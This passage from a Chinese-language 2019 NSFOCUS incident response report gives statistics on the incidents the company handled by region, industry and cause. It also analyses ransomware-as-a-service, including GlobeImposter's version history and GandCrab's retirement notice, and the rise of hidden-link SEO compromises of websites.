2019

安全事件响应观察报告

Cybersecurity Incident Response Insights

NSFOCUS

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于2000年4月，总部位于北京。在国内外设有30多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易。

股票简称：绿盟科技　股票代码：300369

特别声明

为避免合作伙伴及客户数据泄露，所有数据在进行分析前都已经过匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

目录

目录 CONTENTS

1

前言

前言

报告概述

绿盟科技应急响应团队对 2019 年处理的安全事件进行深入整理与分析，并综合国内外重要安全事件，编制《 绿盟科技 2019 安全事件响应观察报告》，希望从安全事件的角度分析 2019 年的安全现状，与安全行业从业者交流发展趋势，共同探讨网络安全建设的发展方向。

2019 年，绿盟科技应急响应团队共处理应急事件 351 起，同比去年增长 4%，发生安全事件数量排名前三的区域分别是：北京 80 起， 广东 59 起，上海 31 起。



图 1.1 2019 年安全事件地区分布图

从行业上看，事件主要分布在金融，运营商，企业和政府行业，与去年相比金融行业事件数量有所下降，而运营商行业安全事件数量则明显增加。



图 1.2 2019 年安全事件行业分布图

报告认为，经济利益仍然是黑客们投身黑产的主要驱动力，黑链利益链产业化套路升级，黑客们的技术不断革新，勒索、挖矿依然是安全事件的重头戏；安全意识不足（如：弱口令）是安全建设的薄弱环节，也是黑客入侵主要的突破口；漏洞依旧是安全行业最关注的热门话题。

而安全演练，常态化威胁情报的分析，安全运维中的运维监控、漏洞修复都是防御日益严峻的安全形势的有效手段。

适用性

此报告适用于政府、运营商、金融、企业等行业客户。

局限性

此报告基于绿盟科技应急响应服务数据，具有一定局限性。

2

网络安全形势分析

2.1 国家级安全演练效果明显

2019 年安全事件整体趋势与 2018 年相比变化较大。从月度事件数量分布来看，2018 年呈现平缓增长趋势; 2019 年上半年整体安全事件增长迅速，并在 6 月达到全年峰值，占全年安全事件总量 16.8%（是月平均安全事件的 2 倍）；下半年整体呈下降趋势，与 2018 年同期环比下降 39%。



图 2.1 近三年安全事件趋势图

从安全事件类型分析，2019 年利用系统漏洞进行攻击和传播的事件如暗链、挖矿、入侵、蠕虫和勒索主要集中在上半年发生，同样在 6 月达到峰值后迅速下降，到 12 月才稍有回升，而其他类型安全事件则没有显现出这种规律。



图 2.2 2019 安全事件月度趋势

从安全事件发生原因进一步分析，多数安全事件是由于用户安全意识不足用户或系统漏洞未及时修复引发。2019 年上半年因为安全意识造成的事件在全年占比 19.09%，利用系统漏洞的事件占 17.09%，而下半年安全意识造成的事件占比下降到 13.68%，利用系统漏洞的事件也下降到 8.26%。



图 2.3 2019 安全事件风险原因分布

通过上述分析发现 2019 下半年的安全事件和往年相比有较大不同，6 月之后安全意识和漏洞利用相关的事件有明显的下降趋势。结合今年 6 月举办的国家级安全演练的范围和影响面，我们认为：下半年安全事件数量下降的原因与 2019 举行的国家级安全演练密不可分，可以说 6 月的安全演练起到了安全漏洞大扫除的作用。安全演练前，各单位对自身资产进行全面资产梳理和脆弱性排查，如下线弃用系统、扫描隐藏后门、关闭高危端口、及时修复漏洞等，同时注重培养和提升员工安全技能，降低因安全意识而导致的风险。安全演练期间，进一步加强资产防护与漏洞修复，进一步将安全漏洞一网打尽，这也成为 2019 年下半年安全事件数量大幅下降的“催化剂”。

国家级安全演练，就是要模拟黑客真实的网络攻击场景，考察政府机构、能源、通信、金融等关键信息基础设施单位遭受网络攻击的情况下的应急保障及协调能力。

安全演练不仅能增强演练组织单位、参与单位和人员等对应急流程的熟悉程度，提高应急处置能力；还能检查各个单位对突发事件所需应急队伍、物资、装备、技术等方面的准备情况，发现应急预案中存在的问题。这也是对日常安全运维工作中的安全保障成果的一种检验，为后续单位、企业安全建设提供新的思路与方向。

2.2 关键基础设施成为黑客攻击的重点目标

2019 年安全事件当中，金融、运营商、政府、能源、教育、卫生、交通行业占安全事件总体的 82.3%，上述行业涉及的重要信息设施、信息系统，重要互联网应用系统均与国家关键基础设施息息相关。国家关键信息基础设施是指关系国家安全、国家公共利益的信息设施，包括但不限于提供公共通信、广播电视传输等服务的基础信息网络，能源、金融、交通、教育、科研、水利、工业制造、医疗卫生、社会保障、公用事业等领域和国家机关的重要信息系统，重要互联网应用系统等。一旦数据泄露、遭到破坏或者丧失功能可能严重危害国家安全、国计民生。



图 2.4 2019 年安全事件行业类型分布图

2019 年政府行业发生的安全事件占事件总数的 14%，在各行业中排在第三位。发生的安全事件类型 Top3 为入侵事件（25%）、虚拟挖矿（21%）、勒索软件（20%）。



图 2.5 2019 年政府发生安全事件类型统计

对近三年安全事件进行观察发现，运营商行业安全事件数量呈上升趋势，且在今年尤为明显。环比去年增长了 90.6%。运营商行业发生的安全事件主要为虚拟挖矿、入侵事件、勒索软件、蠕虫病毒和业务安全等，涉及类型广泛。



图 2.6 运营商行业安全事件近三年变化



图 2.7 2019 年运营商行业事件类型分布图

金融行业因为业务复杂、涉及资产价值较高等原因，向来是黑客攻击的重点。近三年金融行业事件占比均为第一，17 年占比 23.4%、18 年占比 40%、19 年占比 30%。2019 年金融行业事件中，银行类占比最多，为 28%。



图 2.8 2019 年金融行业事件细分

能源行业信息系统的安全、稳定运行关乎国计民生。近年来，在享受互联网业务信息化管理带来便利的同时，面临的网络安全风险也与日俱增。 在 2019 年处理的能源行业安全事件中，电力（包括核电）占比 63%，石油、燃气各占比 16%。



图 2.9 2019 年能源行业事件细分

关键基础设施关系着国计民生，是经济社会运行的神经中枢，是网络安全建设的重中之重。随着经济社会对网络的依赖程度不断加深，关键信息基础设施安全防护更加紧迫。网络空间军事化，网络武器平民化，网络攻击常态化日趋明显，关键信息基础设施已成为网络攻击的主要目标。

2.3 经济利益是黑客攻击主要驱动力

2019 处理的安全事件中，绝大多数攻击者具有较为明确的目的，如下图所示：以经济为攻击意图的安全事件达到了 77%，其中包含了勒索诈骗、虚拟挖矿、黑产活动以及为后续黑产做铺垫的后门权限维持等攻击行为。



图 2.10 攻击意图分类统计图

对于大部分攻击者而言，发起攻击的主要原因是为获取暴利，实现自身最大利益。为提高投资回报率，攻击者往往倾向于用成本低、传播广的方式进行攻击。如利用武器化的漏洞利用模块搭载挖矿、勒索恶意代码进行蠕虫式传播，可以快速攫取大量虚拟币；利用撞库、弱口令对脆弱系统进行攻击；利用广撒网的钓鱼邮件进行攻击；利用 1DAY 漏洞抢占迅速发开出各类自动化利用工具，在全网扫描抢占肉鸡资源；通过完善的产业链进一步降低成本等。

在经济利益的驱动下，攻击者将不断更新攻击手段，完善黑色产业链；这也使得使网络攻击更加难以防范，为网络安全从业者带来新的挑战。

2.4 勒索软件即服务势头迅猛

勒索软件即服务（RaaS）是指由开发者编写恶意软件后，提供给代理分发者，扩散感染再抽成的盈利模式。这种模式让黑产从业者不需要恶意软件开发的专业知识就可以发起勒索活动，他们可以通过 RaaS 轻松获取勒索软件，只需进行一些配置并将恶意软件分发给受害者即可。低门槛高收益的盈利模式推动黑色产业链日趋成熟，勒索软件层出不穷，频繁更新更是堪比商业软件。并伴随低风险，高收益的特性，让不少黑客们跃跃欲试。勒索软件即服务发展迅猛。

2.4.1 完善的产业链

2019 年绿盟科技处理的应急事件占比中，前三名依旧是：勒索软件、挖矿和入侵事件，勒索软件占比 17%，虽然排名比去年下降，但因为攻击可获得巨大的经济收益，仍是最热门的几大安全事件类型之一。



图 2.11 勒索软件类型事件占比图

2019 年绿盟科技处理的事件中， GlobeImposter 勒索事件 12 起，Phobos 勒索事件 10 起，GandCrab 勒索事件 9 起， Sodinokibi 勒索事件 6 起，Crysis/Dharma 勒索事件 5 起还有很多小众的勒索一并归并到其他类型中。主流家族占比如下图所示：



图 2.12 勒索软件主流家族事件占比

这正是由于产业链的关系，产业链中包含了家族化和持续更新，如果说家族化是为夺取更多的利益，那持续更新就是扩大领地，创造更多的机会。

从 18 年刚 C 位出道的 GlobeImposter 和 GandCrab 再到 19 年异常活跃的 GandCrab、GlobeImposter 和 Sodinokibi。2019 年活跃的家族有 GlobeImposter、Phobos、GandCrab、REvil/Sodinokibi、Crysis、和 Satan 等。勒索软件开始呈现出家族化。

持续更新也是产业链持续壮大的重要原因之一，持续的更新让勒索软件能够及时利用新的漏洞或新的传播途径进行传播。以 GlobeImposter 作为例子，接下来我们看一看 GlobeImposter 的一个发展历程。

17 年 5 月，GlobeImposter1.0 版被发现。

18 年 2 月，GlobeImposter2.0 出现，并作为 GlobeImposter 家族中最为活跃的一个版本。

18 年 8 月，GlobeImposter3.0 出现。

19 年 1 月，GlobeImposter4.0 出现，3 月出现 4.0 变种。

19 年 7 月，GlobeImposter5.0 推出了希腊神话十二主神版。

截止到 10 月，GlobeImposter5.0 又出了新的变种。

由 GlobeImposter 的发展史可以发现，持续更新不仅可以壮大产业链的规模，而且还能够对之前版本的异常情况做出修改，实现持久控制受害者主机，获取更多的利益。

如果说家族化和持续更新是为了争夺更多的利益和机会，那么一组完善的产业链则是用于获取这些利益的秘密武器。

从研发->传播->勒索->在线客服->幕后团队->变现。从勒索软件的研发，到最后的变现，一条龙服务，可谓是行云流水。

详细逻辑如下图所示



图 2.13 勒索软件产业链

产业链的各环节情况简述如下：

首先是有一个完善的勒索软件，软件应有严谨的逻辑，健壮的代码，良好的界面，以及最重要的详细的指导手册用于告诉受害者如何完成解密的整个过程。相信在这一点上，勒索软件的作者会比受害者更加上心，因为这直接关系到他们是否可以获取到更多的收益问题。

其次就是有一个稳定的传播渠道，比如钓鱼邮件、诈骗网站、WEB 漏洞或者系统漏洞等。一个稳定的传播渠道也可以为勒索软件作者带来很多的收益，采用 RaaS 的分发方式来获取高额的收益，像传销一般顶层有一个出售者，向下面进行分发，层层传递的方式。另一种是购买勒索软件服务的方式来获取利益。例子中正是采用的这种方式。

最后还需要一个隐秘的沟通渠道和安全的付款方式。隐秘的沟通渠道主要是用以给受害者和在线客服交流的地方，通常会使用 Tor 浏览器来完成。安全的付款方式现在几乎都是使用区块链来完成。最常

用的就是比特币 (BitCoin) 或者门罗币 (Monero) 来作为交易货币。这些交易货币都有着一个相同的特点，那就是交易无法追踪，完成交易的双方只有对应的交易钱包，无法获取到对方除了交易钱包信息的任何其他信息。使得整个过程隐秘和安全。

勒索软件的运营团队将这些虚拟货币变现，就完成了整个获取利益的过程。

2.4.2 低风险高收益

随着勒索软件产业链的形成，勒索软件即服务 (RaaS) 势头迅猛， 可以说产业链和低风险、收益大推动了 RaaS 的发展。令人印象深刻的莫过于 19 年 6 月，勒索软件团队发表官方声明将停止更新，准备金盆洗手隐退江湖。GandCrab 在一年多的时间里赚 20 多亿美元。万恶的 GandCrab 获得了如此庞大的收益却没有受到惩罚是 RaaS 服务兴起的重要原因之一。



图 2.14 GandCrab 黑产团队通告截图

将其中重要的内容提取出来如下。

我们要退休了。我们已经证明了作恶不一定有恶报，也证明了在一年内就可以赚一辈子的钱，更证明了成为别人眼中，而不是自己口中的第一名是有可能的。

GandCrab 官宣的内容也证明了 RaaS 模式的低风险和收益大，GandCrab 团伙猖獗程度让人无法直

视，各种挑衅和诱饵正在影响着下一代，恐怕效仿者会一个接着一个出现，网络世界很有可能在未来一段时间充斥着新的勒索软件，既 GandCrab 之后，勒索软件的种类激增。

2019 年绿盟科技捕获的勒索软件类型如下图所示。



图 2.15 勒索软件类型统计图

2019 年越来越多的小众勒索软件出现，而主流的还是 GlobeImposter、 Phobos 、GandCrab、REvil/Sodinokibi、和 Satan 等家族最为活跃，这些勒索软件家族的变种也越加频繁。种类激增的勒索软件反向证明了 RaaS 发展的势头迅猛。

2.4.3 建议

勒索软件开始进入一个百花争艳的时期，不幸的是，正因为这样才造成了企业大规模的损失。一个潘多拉魔盒已经被打开，勒索软件及服务模式已经被广泛用于勒索病毒，勒索软件行业竞争越来越激烈，这也会导致未来勒索软件可能层出不穷，防不胜防。企业需要修补安全漏洞，提高员工安全意识，才是减少风险的正确选择，尽可能的避免对自身带来损失。

2.5 黑链暗链事件的爆发式增长

黑链暗链自始至终都是黑灰产业中重要的组成部分，多年以来，长盛不衰。最近几年，得利于互联网的高速发展、网民数量增加刺激传统线上黑产爆发增长、以及与互联相关新型经济的涌现（直播、付

费内容等），以赌博、色情、违法业务等为核心内容的黑灰产业得到了极大的发展，也使得挂黑链暗链的需求猛增，在我们日常应急事件处置中，遇到的与黑链暗链的事件数量也大幅增加、逐年上升。

2.5.1 现状

以赌博、色情等为主的非法网站，近些年规模不断扩大，公安部破获的相关重特大案件逐年增加。但随着国家相关部门对互联网安全事件的重视，曾经风靡网络的“挂马、挂链、卖链”产业链已经日趋减少，特别是 2009 年刑法明确“挂马”事件量刑标准之后，多个曾经猖狂一时的“挂马”集团相继落网。但是这条黑色产业链却未因此衰落，随着攻击手段的升级、利益渠道的多元化、不法网站盈利模式日新月异，以及博彩、色情类网站数量的剧增，对黑帽 SEO 需求的加大，“挂黑链暗链”产业大有抬头之势，这也是近年来较为严重的问题。

由于暗链的植入是一个通过漏洞利用、后门植入、维护暗链的过程，网站的安全程度与管理员的维护情况直接相关，这些被攻击站点的沦陷也是由于安全能力与安全意识不到位引起。

据不完全检测统计发现，国内有近 6 万站点已被植入暗链 / 黑链，其中普通企业由于体量巨大与安全能力较弱成为了重灾区，紧接着是党政机关、事业企业、医院学校网站，由于 gov 域名具有天然的高权重属性，也是攻击者最中意的高价值目标。例如我们今年跟踪的一起市级机关企业被植入暗链的事件:

图 2.16 某政府网站黑链

